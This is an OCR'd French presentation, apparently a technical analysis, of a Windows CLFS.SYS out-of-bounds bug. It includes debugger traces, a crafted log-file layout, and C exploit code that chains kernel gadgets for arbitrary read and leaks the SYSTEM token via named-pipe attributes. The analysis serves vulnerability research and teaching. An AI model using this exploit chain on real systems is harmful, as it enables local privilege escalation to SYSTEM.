Le Out Of Bound : L’exécution

- Pointeur vers le Base block du fichier trigger est corrompu
- L’incrément est fait 4 fois : ptr(ptr(trigger blf + 0x30) + 0x369)++
- La valeur de ptr(trigger blf + 0x399) passe de 0x1458 à 0x1858

```
CClfsBaseFilePersisted::WriteMetadataBlock+8A
CClfsBaseFilePersisted::WriteMetadataBlock+8A   loc_FFFFF8057AB2DFFA:
CClfsBaseFilePersisted::WriteMetadataBlock+8A   mov     r12b, 1
CClfsBaseFilePersisted::WriteMetadataBlock+8D   mov     [rsp+88h+var_58], r12b
CClfsBaseFilePersisted::WriteMetadataBlock+92   mov     eax, [r14+28h]   ; Base block + 0x30+ 0x28 de trigger blf = 0x369
CClfsBaseFilePersisted::WriteMetadataBlock+96   inc     qword ptr [rax+r14]
CClfsBaseFilePersisted::WriteMetadataBlock+9A   mov     r9, [rax+r14]    [r14+28h]=0000000000000369
CClfsBaseFilePersisted::WriteMetadataBlock+9E   and     r9d, 1
CClfsBaseFilePersisted::WriteMetadataBlock+A2   mov     rdx, [rdi+struct_CClfsBaseFilePersisted.pCClfsBaseFile.m_rgBlocks]
CClfsBaseFilePersisted::WriteMetadataBlock+A6   jnz     short loc_FFFFF8057AB2E02F
```

Figure 19 : Débogage WriteMetadataBlock phase 2

C. Vulnérabilité

2. Explication détaillée

- CreateLogFile sur Trigger blf → CheckSecureAccess
- Lecture de la valeur corrompue pointé par 0x1858 (au lieu de 0x1458)
- GetSymbol vérifie que le block est valide (chargement du block)

```
CClfsBaseFilePersisted::CheckSecureAccess+11F  mov   eax, esi
CClfsBaseFilePersisted::CheckSecureAccess+121  mov   edx, [rcx+rsi*4+328h] ; int
CClfsBaseFilePersisted::CheckSecureAccess+128  test  edx, edx
CClfsBaseFilePersisted::CheckSecureAccess+12A  jz    loc_FFFFF8057AB2F399
[rcx+rsi*4+328h]=0000000000001858
```

```
BaseFilePersisted::CheckSecureAccess+130  lea   r9, [rsp+0B8h+var_48] ; struct _CLFS_CONTAINER_CONTEXT **
BaseFilePersisted::CheckSecureAccess+135  mov   r8d, esi        ; unsigned int
BaseFilePersisted::CheckSecureAccess+138  mov   rcx, r14        ; this
BaseFilePersisted::CheckSecureAccess+13B  call  CClfsBaseFile::GetSymbol
BaseFilePersisted::CheckSecureAccess+140  mov   ebx, eax
BaseFilePersisted::CheckSecureAccess+142  mov   [rsp+0B8h+var_78], eax
BaseFilePersisted::CheckSecureAccess+146  test  eax, eax
BaseFilePersisted::CheckSecureAccess+148  js    loc_FFFFF8057AB2F38F
```

Figure 20 : Débogage CheckSecureAccess phase 1

C. Vulnérabilité

2. Explication détaillée

- Le faux block contient l'adresse mémoire 0x5000000 (little endian)

```
40    trigger clfs
41    0x800      base block
42    CLFS log Block Header(0x70)
43    0x858      0x369                          Record offsets Array[12]
44    ..
45    0x870      base record head
46    0x1ba8     other date
47    0x1DD0     0x15A0
48    0x1DD4     0x1570
49    0x1DE0     0xC1FDF008
50    0x1DE4     0x30
51    0x1DF8     0x5000000
```

```
WINDBG>db ffffcb82'091e7000+70+1858                                    //fake block
ffffcb82'091e88c8 08 f0 fd c1 30 00 00 00-00 00 00 00 00  00 00 00 . 0...........
ffffcb82'091e88d8 00 00 00 00 00 00 00 00-00 00 00 05 00 00 00 00 00 ................
ffffcb82'091e88e8 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

WINDBG>db ffffcb82'091e7000+70+1458                                    //correct block
ffffcb82'091e88c8 08 f0 fd c1 30 00 00 00-00 00 00 00 00  00 00 00 . 0...........
ffffcb82'091e88d8 00 00 00 00 00 00 00 00-80 7f 64 04 82 cb ff f
```

Figure 21 : Comparaison Correct Block et Fake Block

C. Vulnérabilité
2. Explication détaillée

- rax = rcx = 0x1858 + 0x18 = 0x5000000
- Saut sur l'adresse contrôlé par l'attaquant




Figure 22 : Débogage CheckSecureAccess phase 2

C. Vulnérabilité
2. Explication détaillée




Figure 23 : Récapitulatif Out of Bound

C. Vulnérabilité

2. Explication détaillée




Figure 2 : Schéma de la POC

C. Vulnérabilité
2. Explication détaillée

- Utilisation de plusieurs fonctions « Gadgets »
  - Éléments de code ou séquences d'instructions qui utilisent le code d'applications bienveillantes de manière malveillante pour exploiter une vulnérabilité

C. Vulnérabilité

2. Explication détaillée

```
*(UINT64*)0x5000040 = 0x5000000;
*(UINT64*)0x5000000 = 0x5001000;
*(UINT64*)0x5001000 = fnClfsEarlierLsn;
*(UINT64*)0x5001008 = fnPoFxProcessorNotification;
*(UINT64*)0x5001010 = fnClfsEarlierLsn;
*(UINT64*)0x5001018 = fnClfsEarlierLsn;
*(UINT64*)0x5001020 = fnClfsEarlierLsn;
*(UINT64*)0x5001028 = fnClfsEarlierLsn;
*(UINT64*)0x5001030 = fnClfsEarlierLsn;
*(UINT64*)0x5001038 = fnClfsEarlierLsn;
*(UINT64*)0x5001040 = fnClfsEarlierLsn;
*(UINT64*)0x5000068 = fnClfsMgmtDeregisterManagedClient;
*(UINT64*)0x5000048 = 0x5000400;
*(UINT64*)0x5000400 = 0x5001300;
*(UINT64*)0x5000448 = para_PipeAttributeobjInkernel + 0x18;
*(UINT64*)0x5001328 = fnClfsEarlierLsn;
*(UINT64*)0x5001308 = fnSeSetAccessStateGenericMapping;
```

Figure 24 : Code malveillant exécuté

C. Vulnérabilité

2. Explication détaillée

- PoFxProcessorNotification de ntoskrnl.exe
- Si : Entre rcx et rcx + 40 il n'y pas de valeur nulle
- Alors : Saut sur ptr(rcx + 0x68) avec un argument venant de ptr(rcx + 0x48)

```
*(UINT64*)0x5000040 = 0x5000000;
*(UINT64*)0x5000000 = 0x5001000;
*(UINT64*)0x5001000 = fnClfsEarlierLsn;
*(UINT64*)0x5001008 = fnPoFxProcessorNotification;
*(UINT64*)0x5001010 = fnClfsEarlierLsn;
*(UINT64*)0x5001018 = fnClfsEarlierLsn;
*(UINT64*)0x5001020 = fnClfsEarlierLsn;
*(UINT64*)0x5001028 = fnClfsEarlierLsn;
*(UINT64*)0x5001030 = fnClfsEarlierLsn;
*(UINT64*)0x5001038 = fnClfsEarlierLsn;
*(UINT64*)0x5001040 = fnClfsEarlierLsn;
*(UINT64*)0x5000068 = fnClfsMgmtDeregisterManagedClient;
*(UINT64*)0x5000048 = 0x5000400;
```

=! 0

C. Vulnérabilité

2. Explication détaillée

- PoFxProcessorNotification de ntoskrnl.exe




Figure 25 : Code fonction PoFxProcessorNotification

C. Vulnérabilité
2. Explication détaillée

- ClfsMgmtDeregisterManagedClient de CLFS.SYS
- Appelle deux fonctions avec des arguments
- On contrôle tout → Très pratique

```
ClfsMgmtDeregisterManagedClient+16
ClfsMgmtDeregisterManagedClient+16   loc_FFFFF8057AB2BFC6:
ClfsMgmtDeregisterManagedClient+16   ;   __try { // __finally(ClfsMgmtDeregisterManagedClient$fin$0)
ClfsMgmtDeregisterManagedClient+16   mov     r10, cs:__imp_KeEnterCriticalRegion
ClfsMgmtDeregisterManagedClient+1D   call    near ptr nt_KeEnterCriticalRegion
ClfsMgmtDeregisterManagedClient+22   mov     rax, [rbx]
ClfsMgmtDeregisterManagedClient+25   mov     rax, [rax+28h]
ClfsMgmtDeregisterManagedClient+29   xor     edx, edx
ClfsMgmtDeregisterManagedClient+2B   mov     rcx, rbx
ClfsMgmtDeregisterManagedClient+2E   call    cs:__guard_dispatch_icall_fptr
ClfsMgmtDeregisterManagedClient+34   mov     edi, eax
ClfsMgmtDeregisterManagedClient+36   mov     rcx, [rbx]
ClfsMgmtDeregisterManagedClient+39   mov     rax, [rcx+8]
ClfsMgmtDeregisterManagedClient+3D   mov     rcx, rbx
ClfsMgmtDeregisterManagedClient+40   call    cs:__guard_dispatch_icall_fptr
ClfsMgmtDeregisterManagedClient+46   nop
ClfsMgmtDeregisterManagedClient+46   ;   } // starts at FFFFF8057AB2BFC6
```

Figure 26 : Code ClfsMgmtDeregisterManagedClient en assembleur

C. Vulnérabilité

2. Explication détaillée

- ClfsMgmtDeregisterManagedClient de CLFS.SYS
- Fait les appels dans la zone du kernel avec les interruptions masquées
- Appelle les fonctions :
  - ClfsEarlierLsn
  - SeSetAccessStateGenericMap

```
1  __int64 __fastcall ClfsMgmtDeregisterManagedClient(__int64 a1)
2  {
3    unsigned int v2; // edi
4
5    if ( !a1 )
6      return 3221225485i64;
7    KeEnterCriticalRegion();
8    v2 = (*(__int64 (__fastcall **)(__int64, _QWORD))(*(_QWORD *)a1 + 0x28i64))(a1, 0i64);// ClfsEarlierLsn
9    (*(void (__fastcall **)(__int64))(*(_QWORD *)a1 + 8i64))(a1);// SeSetAccessStateGenericMap
10   KeLeaveCriticalRegion();
11   return v2;
12 }
```

Figure 27 : Code ClfsMgmtDeregisterManagedClient en c

C. Vulnérabilité

2. Explication détaillée

- ClfsEarlierLsn de CLFS.SYS
- Permet de faire pointer rdx vers 0xFFFFFFFF
- (Équivalent à rdx = 0xFFFFFFFF)




Figure 28 : Code ClfsEarlierLsn

C. Vulnérabilité

2. Explication détaillée

- SeSetAccessStateGenericMap NtosKrnl.exe
- Déréférence rdx (0xFFFFFFFF) et copie la valeur dans ptr(rdx + 0x8)
- (C'est la lecture arbitraire en mémoire)

Seule fonction, utilisée ici, documentée par Windows

The SeSetAccessStateGenericMapping routine sets the generic mapping field of an ACCESS_STATE structure.

Syntax

C++ Copy

```
void SeSetAccessStateGenericMapping(
  [in, out] PACCESS_STATE    AccessState,
  [in]      PGENERIC_MAPPING GenericMapping
);
```

Figure 29 : Documentation Windows SeSetAccessStateGenericMapping

C. Vulnérabilité

2. Explication détaillée

```
nt!SeSetAccessStateGenericMapping:
fffff803`701d0a90 488b4148        mov     rax,qword ptr [rcx+48h]
fffff803`701d0a94 0f1002          movups  xmm0,xmmword ptr [rdx] ds:002b:00000000`ffffffff=414141414141005affffe685ca2e7000
fffff803`701d0a97 f30f7f4008      movdqu  xmmword ptr [rax+8],xmm0
fffff803`701d0a9c c3              ret
1: kd> db rax-0x18
ffffd08b`52fff000  70 e2 6b 57 8b d0 ff ff-70 e2 6b 57 8b d0 ff ff  p.kW....p.kW....
ffffd08b`52fff010  28 f0 ff 52 8b d0 ff ff-d6 0f 00 00 00 00 00 00  (..R............
ffffd08b`52fff020  2a f0 ff 52 8b d0 ff ff-5a 00 41 41 41 41 41 41  *..R....Z.AAAAAA
ffffd08b`52fff030  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffd08b`52fff040  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffd08b`52fff050  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffd08b`52fff060  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffd08b`52fff070  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
1: kd> dp rdx
00000000`ffffffff  ffffe685`ca2e7000 41414141`4141005a
00000001`0000000f  00000000`00000000 00000000`00000000
```

Overwrite AttributeValue in the PipeAttribute object

AttributeValue

addr_EPROCESS_System & 0xfffffffffffff000

Figure 30 : Débogage SeSetAccessStateGenericMapping

C. Vulnérabilité

2. Explication détaillée

- para_PipeAttributeobjInkernel = hPipeWrite

```
170    memset(_Dst: (UINT64*)temp_chunk + 1, _Val: 0x41, _Size: 0xffe);
171    *(UINT64*)temp_chunk = 0x5a; // "Z"
172
173    dest = malloc(_Size: 0x100);
174
175    if (dest == 0) { exit(_Code: 0); }
176
177    memset(_Dst: dest, _Val: 0x42, _Size: 0xff);
178
179    temp_alloc_2 = (DWORD*)VirtualAlloc(lpAddress: 0, dwSize: 0x1000, flAllocationType: 0x1000, flProtect: 4);
180
181    _NtFsControlFile(hPipeWrite, 0, 0, 0, &status_block, 0x11003c, temp_chunk, 0xfd8, dest, 0x100);
182
183    fnNtQuerySystemInformation(SystemBigPoolInformation, temp_alloc_2, 0x1000, &retlen2);
```

A

Figure 31 : Allocation du buffer de réparation du Jeton Système

```
int const_0x5a = 0x5a;
_NtFsControlFile(hPipeWrite, 0, 0, 0, &status_block, 0x110038, &const_0x5a, 2, temp_chunk, 0x2000);

pos_token = (unsigned int)system_EPROCESS_low + (unsigned int)token_offset;

//printf("pos_token: %x\n", pos_token);

System_token_value2 = *(UINT64*)((UINT64)pos_token + (UINT64)temp_chunk);

printf(_Format: "System_token_value: %p\n", System_token_value2);
```

Figure 32 : Récupération du Jeton Système

C. Vulnérabilité

2. Explication détaillée

```
*(UINT64*)0x5000040 = 0x5000000;
*(UINT64*)0x5000000 = 0x5001000;
*(UINT64*)0x5001000 = fnClfsEarlierLsn;
*(UINT64*)0x5001008 = fnPoFxProcessorNotification;
*(UINT64*)0x5001010 = fnClfsEarlierLsn;
*(UINT64*)0x5001018 = fnClfsEarlierLsn;
*(UINT64*)0x5001020 = fnClfsEarlierLsn;
```

```
*(UINT64*)0x5001028 = fnClfsEarlierLsn;
*(UINT64*)0x5001030 = fnClfsEarlierLsn;
*(UINT64*)0x5001038 = fnClfsEarlierLsn;
*(UINT64*)0x5001040 = fnClfsEarlierLsn;
*(UINT64*)0x5000068 = fnClfsMgmtDeregisterManagedClient;
*(UINT64*)0x5000048 = 0x5000400;
*(UINT64*)0x5000400 = 0x5001300;
*(UINT64*)0x5000448 = para_PipeAttributeobjInkernel + 0x18;
*(UINT64*)0x5001328 = fnClfsEarlierLsn;
*(UINT64*)0x5001308 = fnSeSetAccessStateGenericMapping;
```

Un schéma pour tenter d'être un peu plus clair




Figure 33 : Schéma exécution code malveillant

C. Vulnérabilité
2. Explication détaillée

